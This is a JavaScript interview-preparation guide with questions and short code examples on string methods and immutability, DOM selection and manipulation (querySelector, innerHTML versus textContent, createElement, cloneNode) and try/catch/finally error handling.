
```
//Remove leading and trailing whitespace
let str = "  Hello World  ";
let trimmedStr = str.trim();
console.log(trimmedStr);
// Output: Hello World
```

Q. What is **string immutability**? V. IMP.


- ❖ Strings in JavaScript are considered **immutable** because you **cannot modify** the contents of an existing string directly.



```
var str = 'Interview';  
// Creates a new string  
str = str + ' Happy';
```



Q. In how many ways you can **concatenate strings**?



```
let s1 = 'Hello';  
let s2 = 'World';
```

```
// + operator  
let r1 = s1 + s2;  
console.log(r1);  
// Output: HelloWorld
```

```
// concat() method  
let r2 = s1.concat(s2);  
console.log(r2);  
// Output: HelloWorld
```

```
// template literals  
let r3 = `${s1} ${s2}`;  
console.log(r3);  
// Output: Hello World
```

```
// join() method  
let strings = [s1, s2];  
let r4 = strings.join(' ');  
console.log(r4);  
// Output: Hello World
```

Chapter 8: DOM



Q. What is DOM? What is the difference between HTML and DOM?

Q. How do you select, modify, create and remove DOM elements?

Q. What are selectors in JS?

Q. What is the difference between `getElementById`, `getElementsByClassName` and `getElementsByTagName`?

Q. What is the difference between `querySelector()` and `querySelectorAll()`?

Q. What are the methods to modify elements properties and attributes?

Q. What is the difference between `innerHTML` and `textContent`?

Q. How to add and remove properties of HTML elements in the DOM using JS?

Q. How to add and remove style from HTML elements in DOM using JS?

Q. How to create new elements in DOM using JS? What is the difference between `createElement()` and `cloneNode()`?

Q. What is the difference between `createElement()` and `createTextNode()`?

Q. What is **DOM**? What is the difference between **HTML** and **DOM**?

V. IMP.


```
<!DOCTYPE html>
<html>

  <head>
    <title>My Text </title>
  </head>

  <body>
    <h1>
      My Header
    </h1>
    <p>My Paragraph </p>
  </body>

</html>
```

Static HTML




DOM Tree(Real)




- ❖ The DOM(Document Object Model) represents the web page as a **tree-like structure** that allows JavaScript to dynamically access and manipulate the content and structure of a web page.

Q. How do you **select**, **modify**, **create** and **remove** DOM elements?



Q. What are **selectors** in JS? **V. IMP.**

- ❖ Selectors in JS help to **get specific elements from DOM** based on IDs, class names, tag names.



```
<div id="myDiv">Test</div>
```

```
//getElementById - select a single element  
const elementById = document.getElementById("myDiv");  
console.log(elementById.innerHTML);
```

Q. What is the difference between `getElementById`, `getElementsByClassName` and `getElementsByTagName`? **V. IMP.**

```
<!DOCTYPE html>
<html>
  <head>
    <title>DOM Methods</title>
  </head>
  <body>
    <div id="myDiv" class="myClass">1</div>
    <div class="myClass">2</div>
    <p class="myClass">3</p>

    <script src="index.js"></script>
  </body>
</html>
```

```
//getElementById - select a single element
const elementById = document.getElementById("myDiv");
console.log(elementById.innerHTML);
// Output: 1
```

```
//getElementsByClassName - select multiple elements that
//share the same class name
const elements = document.getElementsByClassName("myClass");

for (let i = 0; i < elements.length; i++) {
  console.log(elements[i].textContent);
}
// Output: 1 2 3
```

```
//getElementsByTagName - select multiple elements based
//on their tag name
const elementsTag = document.getElementsByTagName("div");

for (let i = 0; i < elementsTag.length; i++) {
  console.log(elementsTag[i].textContent);
}
// Output: 1 2
```

Q. What is the difference between `querySelector()` and `querySelectorAll()`?

```
<html>
  <head>
    <title></title>
  </head>
  <body>
    <div class="myClass">Element 1</div>
    <div class="myClass">Element 2</div>
    <div class="myClass">Element 3</div>
    <script src="index.js"></script>
  </body>
</html>
```




```
// Using querySelector() - returns the first element
var element = document.querySelector('.myClass');
console.log(element.textContent);
// Output: Element 1
```



```
// Using querySelectorAll() - returns all the elements
var elements = document.querySelectorAll('.myClass');
elements.forEach(function(element) {
  console.log(element.textContent);
});
// Output: Element 1, Element 2, Element 3
```

Q. What are the methods to **modify elements** properties and attributes?



```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Document</title>
  </head>
  <body>
    <div id="myElement">Hello, World!</div>
    <script src="index.js"></script>
  </body>
</html>
```

Q. What is the difference between **innerHTML** and **textContent**? **V. IMP.**

DOM methods
for modifying
elements and
their
properties

textContent

innerHTML

setAttribute()

removeAttribute()

style.setProperty

classList.add()

```
<div id="myElement1">Hello</div>
<div id="myElement2">World</div>
```

```
// textContent property used to assign plain text to element
var element1 = document.getElementById("myElement1");
element1.textContent = "<strong>Happy</strong>";
```

```
// innerHTML property, the browser interprets the content
// as HTML and renders it accordingly
var element1 = document.getElementById("myElement2");
element1.innerHTML = "<strong>Happy</strong>";
```

← → ↺ ⓘ 127.0.0.1:5500/index.html

Happy
Happy

Q. How to **add** and **remove** properties of HTML elements in the DOM using JS?

DOM methods
for modifying
elements and
their properties

textContent

innerHTML

setAttribute()

removeAttribute()

style.setProperty

classList.add()

```
<div id="myElement">Hello, World!</div>
```

```
var element = document.getElementById("myElement");  
// setAttribute method is used to add property  
element.setAttribute("data-info", "new value");
```

▼ <body>

```
<div id="myElement" data-info="new value">Hello, World!</div>
```

```
// removeAttribute method is used to remove property  
element.removeAttribute("data-info");
```

▼ <body> == \$0

```
<div id="myElement">Hello</div>
```

Q. How to **add** and **remove style** from HTML elements in DOM using JS?

DOM methods
for modifying
elements and
their
properties

textContent

innerHTML

setAttribute()

removeAttribute()

style.setProperty

classList.add()

```
<div id="myElement">Hello, World!</div>
```

```
var element = document.getElementById("myElement");  
  
// style.setProperty is used to modify element style  
element.style.setProperty("color", "blue");
```

```
// add the new class to element  
element.classList.add("highlight");  
element.classList.remove("highlight");  
element.classList.toggle("highlight");
```

```
<div id="myElement" class="highlight" style="color: blue;">Hello, World!</div>
```

Q. How to create new elements in DOM using JS? What is the difference between `createElement()` and `cloneNode()`?

DOM methods
to create
elements
dynamically

`createElement()`

`cloneNode()`

`createTextNode()`

`innerHTML`

`insertAdjacentHTML()`

`document.write()`

```
// createElement() - create new element
var newDiv = document.createElement('div');
newDiv.textContent = 'Newly created div';
document.body.appendChild(newDiv);
```

`<div>Newly created div</div>`

```
<div id="parentElement">
  <h1>Existing Element</h1>
</div>
```

```
// cloneNode() - copy the existing element with all attributes
var existingElement = document.getElementById('parentElement');
var clonedElement = existingElement.cloneNode(true);
clonedElement.textContent = 'Cloned element';
document.body.appendChild(clonedElement);
```

`<div id="parentElement">Cloned element</div>`

Q. What is the difference between `createElement()` and `createTextNode()`?

DOM methods to
create elements
dynamically

`createElement()`

`cloneNode()`

`createTextNode()`

`innerHTML`

`insertAdjacentHTML()`

`document.write()`

```
// createElement() - create new element
var newDiv = document.createElement('div');
newDiv.textContent = 'Newly created div';
document.body.appendChild(newDiv);
```

```
<div>Newly created div</div>
```

```
<div id="parentElement">
  <h1>Existing Element</h1>
</div>
```

```
var parentElement = document.getElementById("parentElement");
// Create a new text node
var newText = document.createTextNode(" This is some text.");
// Append the text node to the parent
parentElement.appendChild(newText);
```

```
▼ <div id="parentElement">
  <h1>Existing Element</h1>
  " This is some text."
</div>
```


Chapter 9: Error Handling



- Q. What is Error Handling in JS?
- Q. What is the role of finally block in JS?
- Q. What is the purpose of the throw statement in JS?
- Q. What is Error propagation in JS?
- Q. What are the best practices for error handling?
- Q. What are the different types of errors In JS?

Q. What is **Error Handling** in JS? **V. IMP.**

- ❖ Error handling is the process of **managing errors**.




```
//try block contains the code that might throw an error
try {
    const result = someUndefinedVariable + 10;
    console.log(result);
}
//catch block is where the error is handled
catch (error) {
    console.log('An error occurred:', error.message);
}

//Output
//An error occurred: someUndefinedVariable is not defined
```

Q. What is the role of **finally** block in JS?

- ❖ Finally, block is used to **execute some code irrespective of error.**




```
//try block contains the code that might throw an error
try {
    const result = someUndefinedVariable + 10;
    console.log(result);
}
//catch block is where the error is handled
catch (error) {
    console.log('An error occurred:', error.message);
}
//finally block to execute code regardless of whether
//an error occurred or not
finally{
    console.log("finally executed");
}

//Output
//An error occurred: someUndefinedVariable is not defined
//finally executed
```

